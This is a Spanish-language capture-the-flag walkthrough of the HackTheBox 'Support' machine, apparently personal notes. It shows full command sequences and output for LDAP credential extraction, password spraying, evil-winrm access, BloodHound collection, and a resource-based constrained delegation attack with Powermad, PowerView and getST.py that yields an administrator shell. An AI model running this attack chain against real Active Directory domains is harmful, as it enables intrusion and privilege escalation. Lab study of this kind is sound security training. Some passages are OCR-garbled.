
apuntarlos pero aún así no es lo que estamos buscando.

```
C:\Users\jouker\Downloads\azip>.\UserInfo.exe find -first *
raven.clifton
anderson.damian
monroe.david
cromwell.gerard
west.laura
levine.leopoldo
langley.lucy
daughtler.mabel
bardot.mary
stoll.rachelle
thomas.raphael
smith.rosario
wilson.shelby
hernandez.stanley
ford.victoria
```

Uso de la herramienta dnSPY para ver la password




Podemos ver dentro de LDAP QUERY como vuelan unas credenciales por allí, en este caso nos podemos ir directamente al archivo protected que es donde se encuentra lo que creo que es el encriptador del password





```
6 // Token: 0x02000007 RID: 7
7 internal class LdapQuery
8 {
9     // Token: 0x06000012 RID: 18 RVA: 0x00002190 File Offset: 0x0000390
10    public LdapQuery()
11    {
12        string password = Protected.getPassword();
13        this.entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
14        this.entry.AuthenticationType = AuthenticationTypes.Secure;
15        this.ds = new DirectorySearcher(this.entry);
16    }
17
18    // Token: 0x06000013 RID: 19 RVA: 0x000021DC File Offset: 0x00003DC
19    public void query(string first, string last, bool verbose = false)
20    {
21        try
22        {
23            if (first == null && last == null)
24            {
25                Console.WriteLine("[-] At least one of -first or -last is required.");
26            }
27            else
28            {
29                string text;
30                if (last == null)
31                {
32                    text = "(givenName=" + first + ")";
33                }
34                else if (first == null)
35                {
36                    text = "(sn=" + last + ")";
37                }
38            }
39        }
40        catch { }
41    }
42}
```

Mala mía, no era necesario ir a protected, hay que hacer f9 en la línea 12 para marcar que quieres hacer una pausa, entonces ejecutas el programa



En este caso el valor de password es = a null





Por desgracia con Wireshark en windows no me ha funcionado, así que vuelvo a linux con la contraseña obtenida para ver a que usuario pertenece

He hecho la comanda también con --continue-on-success y no ha habido nada diferente para esta ocasión.

```
jouker@joukerm:~$ netexec smb 10.10.11.174 -u Escritorio/temporal/usuariosklk.txt -p 'nvEfEK16^1aM4$e7AcUf8x$tRWxPW01%lmz'
SMB 10.10.11.174 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.174 445 DC [-] support.htb\Administrator:nvEfEK16^1aM4$e7AcUf8x$tRWxPW01%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\Guest:nvEfEK16^1aM4$e7AcUf8x$tRWxPW01%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\krbtgt:nvEfEK16^1aM4$e7AcUf8x$tRWxPW01%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\DCs:nvEfEK16^1aM4$e7AcUf8x$tRWxPW01%lmz STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [+] support.htb\ldap:nvEfEK16^1aM4$e7AcUf8x$tRWxPW01%lmz
```

```
(jouker@joukerm)-[~]
$ impacket-GetUserSPNs support.htb/ldap -dc-ip 10.10.11.174
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

Password:
No entries found!
```

Nada de nada conseguido.

Importante, la comanda ldap funciona de la segunda manera no de la primera.

Podríamos buscar también en bloodhound, pero es el user es ldap y me da la sensación de que si hay algo que esconder lo esconde precisamente el user ldap

```
(jouker@joukerm) [~]
$ ldapsearch -x -H ldap://10.10.11.174 -D 'support.htb/ldap' -w 'nvEfEK16^1aM4$e7AclUf8x$tRwxPW01%lmz' -b "DC=support,DC=htb"
ldap_bind: Invalid credentials (49)
    additional info: 80090306: LdapErr: DSID-0C090436, comment: AcceptSecurityContext error, data 52e, v4f7c

(jouker@joukerm) [~]
$ ldapsearch -x -H ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRwxPW01%lmz' -b "DC=support,DC=htb"
# extended LDIF
```

```
(jouker@joukerm) [~]
$ ldapsearch -x -H ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRwxPW01%lmz' -b "CN=users,DC=support,DC=htb" | grep -C 30 ldap
name: DnsUpdateProxy
objectGUID:: Nc+gxph1Vkag@TSb27cHLw==
objectSid:: AQUAAAAAAAAUVAAG9v9Y4G6g8nmcEILTgQAAA==
sAMAccountName: DnsUpdateProxy
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=support,DC=htb
dSCorePropagationData: 16010101000000.0Z
# Shared Support Accounts, Users, support.htb
dn: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
```

Buscando explícitamente información sobre el usuario ldap llegamos a un punto oculto muy secreto donde encontramos una password

```
# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
uSNChanged: 12630
company: support
streetAddress: Skipper Bowles Dr
name: support
objectGUID:: CqM5MfoxMEWepIBTs5an8Q==
```

Desde luego que era un Password, después de hacer password spraying conseguimos las credenciales del user support, que este si que parece algo más relevante.

```
(jouker@joukerm)-[~]
$ netexec smb 10.10.11.174 -u Escritorio/temporal/usuario$klk.txt -p 'Ironsides47pleasure40Watchful'
SMB 10.10.11.174 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.174 445 DC [-] support.htb\Administrator:Ironsides47pleasure40Watchful STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\Guest:Ironsides47pleasure40Watchful STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\krbtgt:Ironsides47pleasure40Watchful STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\DC$Ironsides47pleasure40Watchful STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [-] support.htb\ldap:Ironsides47pleasure40Watchful STATUS_LOGON_FAILURE
SMB 10.10.11.174 445 DC [+] support.htb\support:Ironsides47pleasure40Watchful

(jouker@joukerm)-[~]
```

Todo esto solo para llegar a la flag del usuario, aún queda la escalada de privilegios mediante recolección de datos en bloodhound.

```
(jouker@joukerm)-[~]
$ netexec smb 10.10.11.174 -u SUPPORT -p 'Ironsides47pleasure40Watchful'
SMB 10.10.11.174 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.174 445 DC [+] support.htb\SUPPORT:Ironsides47pleasure40Watchful

(jouker@joukerm)-[~]
$ netexec winrm 10.10.11.174 -u SUPPORT -p 'Ironsides47pleasure40Watchful'
WINRM 10.10.11.174 5985 DC [*] Windows Server 2022 Build 20348 (name:DC) (domain:support.htb)
WINRM 10.10.11.174 5985 DC [+] support.htb\SUPPORT:Ironsides47pleasure40Watchful (Pwn3d!)

(jouker@joukerm)-[~]
$ evil-winrm -i 10.10.11.174 -u SUPPORT -p 'Ironsides47pleasure40Watchful'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\support\Documents> cd ../desktop
*Evil-WinRM* PS C:\Users\support\Desktop> dir

Directory: C:\Users\support\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---             4/24/2025   1:14 AM             34 user.txt

*Evil-WinRM* PS C:\Users\support\Desktop> type user.txt
17f124a86b8947fcb633fcd6b3f0f3
*Evil-WinRM* PS C:\Users\support\Desktop>
```

Seguidamente, como buena escalada en condiciones vamos a colar nuestro sharphound para extracción de información para ver que podemos hacer desde nuestro user actual

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ cp /usr/lib/bloodhound/resources/app/Collectors/SharpHound.exe sharpo.exe
```

```
Error: Upload failed. Check filenames or paths: No such file or directory - No such file
*Evil-WinRM* PS C:\temp> upload sharpo.exe

Info: Uploading /home/jouker/Escritorio/temporal/sharpo.exe to C:\temp\sharpo.exe
Progress: 6% : ██████████
```


Borramos en neo4j lo que había antes para así poder abrir bien el bloodhound

```
neo4j$
```

```
neo4j$ MATCH (n) DETACH DELETE n;
```

Deleted 88 nodes, deleted 723 relationships, completed after 189 ms.

Table

Ejecutamos el sharpound con la comanda -c all

```
status in milliseconds -v (Default: 2) Enable verbose output --help Display this help screen. --version Display ver
[EvilWinRM] PS C:\temp> ./sharpo.exe -c all
2025-04-25T02:40:26.2290380-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2025-04-25T02:40:26.4017833-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-04-25T02:40:26.4173751-07:00|INFORMATION|Initializing SharpHound at 2:40 AM on 4/25/2025
2025-04-25T02:40:26.5266887-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for support.htb : dc.support.htb
2025-04-25T02:40:26.5481819-07:00|INFORMATION|Flattening LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-04-25T02:40:26.8079854-07:00|INFORMATION|Beginning LDAP search for support.htb
2025-04-25T02:40:26.8548149-07:00|INFORMATION|Producer has finished, closing LDAP channel
2025-04-25T02:40:26.8704316-07:00|INFORMATION|LDAP channel closed, waiting for consumers
```

```
*Evil-WinRM* PS C:\temp> download 20250425024111_BloodHound.zip bz.zip  
Info: Downloading C:\temp\20250425024111_BloodHound.zip to bz.zip  
Progress: 100% : |██████████████████|
```

Este grupo que me marcado en rojo es poco común, pero tan solo es un grupo...

Info: Download successful!

Evil-WinRM PS C:\temp> whoami /priv

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

Evil-WinRM PS C:\temp> whoami

support\support

Evil-WinRM PS C:\temp> net user support

User name support

Full Name

Comment

User's comment

Country/region code 000 (System Default)

Account active Yes

Account expires Never

Password last set 5/28/2022 4:12:00 AM

Password expires Never

Password changeable 5/29/2022 4:12:00 AM

Password required Yes

User may change password No

Workstations allowed All

Logon script

User profile

Home directory

Last logon Never

Logon hours allowed All

Local Group Memberships *Remote Management Use

Global Group memberships *Shared Support Account*Domain Users

The command completed successfully

Pues al parecer ha sido relevante fijarme en el grupo ya que si hacemos lo mismo pero con el usuario para listar que bacaneria puede hacer en el dc.support.htb entonces literalmente no puede

hacer más nada que no sea el psremote.



Como siempre, lo podemos explotar tanto con Windows como Con linux, voy a probarlo primeramente con Windows a ver si hay suerte.

Help: GenericAll

InfoWindows AbuseLinux AbuseOpsecRefs

Full control of a computer object can be used to perform a resource based constrained delegation attack.

Abusing this primitive is possible through the Rubeus project.

First, if an attacker does not control an account with an SPN set, Kevin Robertson's Powermad project can be used to add a new attacker-controlled computer account:

```
New-MachineAccount -MachineAccount attackersystem -Password $(Convert To-SecureString 'Summer2018!' -AsPlainText -Force)
```

PowerView can be used to then retrieve the security identifier (SID) of the newly created computer account:

```
$ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -Expand objectsid
```

Close

He visto que la guia requiere rubeus así que me voy al github fantasma de los compilados y me descargo el rubeus.exe y lo subo a

la máquina atacante

```
Error: Upload failed. Check filenames or paths: No such file or directory - No such file or directory
*Evil-WinRM* PS C:\temp> upload Rubeus.exe

Info: Uploading /home/jouker/Escritorio/temporal/Rubeus.exe to C:\temp\Rubeus.exe
Progress: 68% : |███████████|
```

Por algún motivo que desconozco la aplicación de bloodhound esta incompleta y no te dice que hay que importar el módulo powermad

```
(jouker@joukerm) [~/Escritorio/temporal]
$ git clone https://github.com/Kevin-Robertson/Powermad.git

Clonando en 'Powermad'...
remote: Enumerating objects: 94, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 94 (delta 1), reused 3 (delta 1), pack-reused 86 (from 1)
Recibiendo objetos: 100% (94/94), 95.64 KiB | 694.00 KiB/s, listo.
Resolviendo deltas: 100% (50/50), listo.

(jouker@joukerm) [~/Escritorio/temporal]
$ ls -l
total 1660
-rw-r--r-- 1 root root 4127 abr 21 22:16 20250421221625_computers.json
-rw-r--r-- 1 root root 25178 abr 21 22:16 20250421221625_containers.json
-rw-r--r-- 1 root root 3580 abr 21 22:16 20250421221625_domains.json
-rw-r--r-- 1 root root 3994 abr 21 22:16 20250421221625_gpos.json
-rw-r--r-- 1 root root 82686 abr 21 22:16 20250421221625_groups.json
-rw-r--r-- 1 root root 1931 abr 21 22:16 20250421221625_ous.json
-rw-r--r-- 1 root root 26024 abr 21 22:16 20250421221625_users.json
-rw-rw-r-- 1 jouker jouker 12302 abr 25 11:42 bz.zip
drwxrwxr-x 3 jouker jouker 4096 abr 25 12:06 Powermad
-rw-rw-r-- 1 jouker jouker 446976 abr 25 11:58 Rubeus.exe
```

```
*Evil-WinRM* PS C:\temp> import-module ./Powermad.ps1
*Evil-WinRM* PS C:\temp>
```

Importamos módulo y realizamos la comanda que nos indican.

```
*Evil-WinRM* PS C:\temp> import-module ./Powermad.ps1
*Evil-WinRM* PS C:\temp> New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force)
[+] Machine account attackersystem added
*Evil-WinRM* PS C:\temp>
```

Por cierto si que estaba, solo que no he aprendido a leer aún.

En este caso COMO SI HE LEIDO voy tambien a importar el módulo Powerview que nos pide

First, if an attacker does not control an account with an SPN set **Kevin Robertson's** **Powermad** project can be used to add a new attacker-controlled computer account:

```
New-MachineAccount -MachineAccount attackersystem -Password $(Convert To-SecureString 'Summer2018!' -AsPlainText -Force)
```

PowerView can be used to then retrieve the security identifier (SID) of the newly created computer account:

```
$ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -Expand objectsid
```

```
*Evil-WinRM* PS C:\temp> upload PowerView.ps1
Info: Uploading /home/jouker/Escritorio/temporal/Powermad/PowerView.ps1 to C:\temp\PowerView.ps1
Data: 1027036 bytes of 1027036 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\temp> import-module ./PowerView.ps1
*Evil-WinRM* PS C:\temp> █
```

```
[~] Exception calling "SendRequest" with "1" argument(s): "The object exists."
*Evil-WinRM* PS C:\temp> $ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -Expand objectsid
*Evil-WinRM* PS C:\temp> Get-DomainComputer

pwdlastset           : 4/24/2025 1:13:58 AM
logoncount           : 62
msds-generationid    : {4, 220, 167, 161...}
serverreferencebl     : CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=support,DC=htb
badpasswordtime       : 4/24/2025 2:02:18 AM
distinguishedname     : CN=DC,OU=Domain Controllers,DC=support,DC=htb
objectclass           : {top, person, organizationalPerson, user...}
lastlogontimestamp    : 4/24/2025 1:14:09 AM
name                 : DC
objectsid             : S-1-5-21-1677581083-3380853377-188903654-1000
samaccountname        : DC$
localpolicyflags      : 0
codepage              : 0
samaccounttype        : MACHINE_ACCOUNT
```

```
*Evil-WinRM* PS C:\temp> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "0:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;; $($ComputerSid))"
Acti
```

```
*Evil-WinRM* PS C:\temp> $SDBytes = New-Object byte[] ($SD.BinaryLength)
*Evil-WinRM* PS C:\temp> $SD.GetBinaryForm($SDBytes, 0)
```

puede que no sea attackersystem y sea dc, no he podido comprobar cual era la correcta.

[illegible][illegible]

Se supone que con esta comanda ya puedo empezar a hacer cosas de administrador.

No he podido avanzar más así que me voy a linux a terminar lo empezado.

```
jouker@joukerm: [~]
$ getST.py -spn 'cifs/dc.support.htb' -impersonate 'administrator' 'support.htb/attackersystem:Summer2018!' -dc-ip 10.10.11.174
/usr/local/bin/getST.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
__import__ ('pkg_resources').run_script('impacket==0.13.0.dev0+20250220.93348.6315ebd5', 'getST.py')
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
```

Me he copiado de la [Máquina Intelligence HackThebox](#) para acabar esta fokin comanda a traves de WMIEXEC.

```
[*] Saving ticket in administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
(jouker@joukerm) [~]
$ export KRB5CCNAME=administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
(jouker@joukerm)-[~]
$ impacket-wmiexec -k -no-pass support.htb/administrator@dc.support.htb
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
support\administrator

C:\>dir
Volume in drive C has no label.
Volume Serial Number is 955A-5CBB
Directory of C:\
```

```
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>type root.txt
6bebb7ed50101a08db7b758c43616bc5

C:\Users\Administrator\Desktop>
```